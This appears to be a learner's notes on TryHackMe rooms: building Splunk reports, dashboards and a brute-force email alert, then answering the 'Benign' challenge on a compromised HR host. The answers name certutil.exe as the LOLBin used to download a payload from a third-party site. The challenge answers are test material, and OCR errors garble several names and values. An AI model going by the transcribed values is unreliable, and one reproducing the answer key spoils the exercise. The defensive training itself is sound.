


Splunk: Dashboards and Reports

Creating Reports for Recurring Searches







Cybernet 12 x 64-bit - VMware Workstation 17 Player (Non-commercial use only)

Player

VPN_USERS | Splunk 8.2.6

10-10-69-100p:the1abs.com/en-US/app/search/reports?%2Fservices%2Fadmin%2Fsearch%2Fsaved%2Fsearches%2FVPN_USERS&sid=1734528294.18&dispatch.sample_rate=1&display=

Kali Linux | Kali Tools | Kali Docs | Kali Forums | Kali NetHunter | Exploit-DB | Google Hacking DB | OffSec

splunk>enterprise Apps

Messages Settings Activity Help Exit

Search Analytics Dashboards Reports Alerts Dashboards

Search & Reporting

VPN_USERS

no of times users logged into VPN

Get More Info Add to Dashboard

88 events (before 5/12/4 13:01:25:000 AM)

78 results 20 per page

Username	count
Alice	8
Andrew	7
Ava	4
Bob	5
Daniel	8
David	5
Emily	8
Eve	5
Lawrence	8
John Doe	5
Matthew	8
Michael	5
Olivia	3
Sarah	11
Scott	5

Cybernet 12 x 64-bit - VMware Workstation 17 Player (Non-commercial use only)

Player

Reports | Splunk 8.2.6

10-10-69-100p:the1abs.com/en-US/app/search/reports

Kali Linux | Kali Tools | Kali Docs | Kali Forums | Kali NetHunter | Exploit-DB | Google Hacking DB | OffSec

splunk>enterprise Apps

Messages Settings Activity Help Exit

Search Analytics Dashboards Reports Alerts Dashboards

Search & Reporting

Reports



Reports are based on single searches and can include visualizations, statistics and/or events. Click the name to view the report. Open the report in Plot or Search to refine the parameters or further explore the data.

7 Reports

All Yours This App Filter

Title	Actions	Next Scheduled Time	Owner	App	Sharing
Errors in the last 24 hours	Open in Search Edit	None	nobody	search	App
Errors in the last hour	Open in Search Edit	None	nobody	search	App
License usage Data Cube	Open in Search Edit	None	nobody	search	App
Messages by minute last 3 hours	Open in Search Edit	None	nobody	search	App
Optimized scheduled searches	Open in Search Edit	None	nobody	search	App
Splunk errors last 24 hours	Open in Search Edit	None	nobody	search	App
VPN_USERS	Open in Search Edit	None	admin	search	Private

Creating Dashboards for Summarizing Results



Ubuntu 12.x 64-bit - VMware Workstation 17 Player (Non-commercial use only)

Player

10-10-69-190.p.thmlabs.com/en-US/app/search/vpn_users/edit

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit DB Google Hacking DB OffSec

spunk>enterprise Apps

Search Analytics Dashboards Reports Alerts Dashboards

Edit Dashboard UI Source + Add Panel + Add Input Dark Theme

Cancel Save as... Save

VPN users

VPN users logged in:

No title

VPN_USERS
Username: 5
Alice
Andrew
Ann
Bob
Daniel
David
Emily
Eve
JaneSmith
JohnDoe

Spunk Visualizations

Find more visualizations

Statistics Table

Show results organized in rows and columns.

Ubuntu 12.x 64-bit - VMware Workstation 17 Player (Non-commercial use only)

Player

10-10-69-190.p.thmlabs.com/en-US/app/search/vpn_users/edit

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit DB Google Hacking DB OffSec

spunk>enterprise Apps

Search Analytics Dashboards Reports Alerts Dashboards

Edit Dashboard UI Source + Add Panel + Add Input Dark Theme

Cancel Save as... Save


VPN users

VPN users logged in:

No title

VPN_USERS

Username	count
Alice	12
Andrew	14
Ann	10
Bob	10
David	12
Daniel	8
Emily	12
Eve	2
JaneSmith	12
JohnDoe	10
Matthew	14
Michael	10
Olivia	14
Sarah	16
Sophia	10



The screenshot shows the Splunk Enterprise interface with the "Dashboards" page. The page includes a "Latest Resources" section with links to "Examples for Dashboard Studio", "Intro to Dashboard Studio", and "Intro to Classic Dashboards". Below this is a table of installed dashboards.

5 Dashboards:					
	Actions	Owner	App	Sharing	Type
Integrity Check of Installed Files	Edit	nobody	search	App	Classic
Job Details Dashboard	Edit	nobody	search	App	Classic
Query Upgrade	Edit	nobody	search	App	Classic
Optional Scheduled Searches, Reports, and Alerts	Edit	nobody	search	App	Classic
VPN users	Edit	admin	search	App	Classic

Alerting On High Priority Events

Save As Alert

Alert type

Scheduled

Run every week ▾

On

Monday ▾

at

6:00 ▾

Expires

24

hour(s) ▾

Trigger Conditions

Trigger alert when

Number of Results ▾

is greater than ▾

0

Trigger

Once


For each result


Throttle ?


☐


Trigger Actions


+ Add Actions ▾


 **Add to Triggered Alerts**
Add this alert to Triggered Alerts list

 **Log Event**
Send log event to Splunk receiver endpoint

 **Output results to lookup**
Output the results of the search to a CSV lookup file

 **Output results to telemetry endpoint**
Custom action to output results to telemetry endpoint

 **Send email**
Send an email notification to specified recipients

 **Send to Splunk Mobile**

+ Add Actions ▾

Run every hour ▾

At 0 ▾ minutes past the hour

Expires24hour(s) ▾

Trigger Conditions

Trigger alert whenNumber of Results ▾

is greater than ▾5

TriggerOnceFor each result


Throttle ?☒

Suppress triggering for60minute(s) ▾

Trigger Actions

+ Add Actions ▾

When triggered ▾

 Send email

Remove

Cancel

Save

When triggered

Send email

Remove

To

soc@tryhackme.com

Comma separated list of email addresses.
[Show CC and BCC](#)

Priority

Highest

Subject

Splunk Alert: Bruteforce attempt

The email subject, recipients and message can include tokens that insert text based on the results of the search. [Learn More](#)

Message

There was a bruteforce attempt for the user Sarah

Include

☒ Link to Alert

☒ Link to Results

☒ Search String

☐ Inline [Table](#)

Cancel

Save

Benign

Challenge room to investigate a compromised host.

One of the client's IDS indicated a potentially suspicious process execution indicating one of the hosts from the HR department was compromised. Some tools related to network information gathering / scheduled tasks were executed which confirmed the suspicion. Due to limited resources, we could only pull the process execution logs with Event ID: 4688 and ingested them into Splunk with the index **win_eventlogs** for further investigation.

About the Network Information

The network is divided into three logical segments. It will help in the investigation.

IT Department

- James
- Moin
- Katrina

HR department

- Haroon
- Chris
- Diana

Marketing department

- Bell
 - Amelia
 - Deepak
-

One of the client's IDS indicated a potentially suspicious process execution indicating one of the hosts from the HR department was compromised. Some tools related to network information gathering / scheduled tasks were executed which confirmed the suspicion. Due to limited resources, we could only pull the process execution logs with Event ID: 4688 and ingested them into Splunk with the index **win_eventlogs** for further investigation.

Answer the questions below

How many logs are ingested from the month of March, 2022?

Correct Answer 13959

The screenshot shows the Splunk Enterprise interface. The search bar contains the query `index=*win_eventlogs*`. The results show 13,959 events. A date range picker is open, showing the selected range from 03/01/2022 00:00:00.000 to 05/02/2024 02:47:56.000. The search results table shows a single event at 3/18/22 6:59:44.000 PM with details like Category: Process Creation, CommandLine, and ProcessName.


Imposter Alert: There seems to be an imposter account observed in the logs, what is the name of that user?

Correct Answer Amella


The screenshot shows the Splunk Enterprise interface. The search bar contains the query `index=*win_eventlogs*`. The results show 11 events. A table of usernames is displayed, with the username 'Amella' highlighted in blue.



UserName
Chris Fern
SYSTEM
Jemcal
bc11
James
Amella
Moun
Katrina
Dalva
Hanne
Amella

Correct Answer Chris.fort




Correct Answer Haroon







To bypass the security controls, which system process (lolbin) was used to download a payload from the internet?
 Correct Answer Certutil.exe



What was the date that this binary was executed by the infected host? format (YYYY-MM-DD)
Correct Answer 2022-03-04




Which third-party site was accessed to download the malicious payload?
Correct Answer control.com



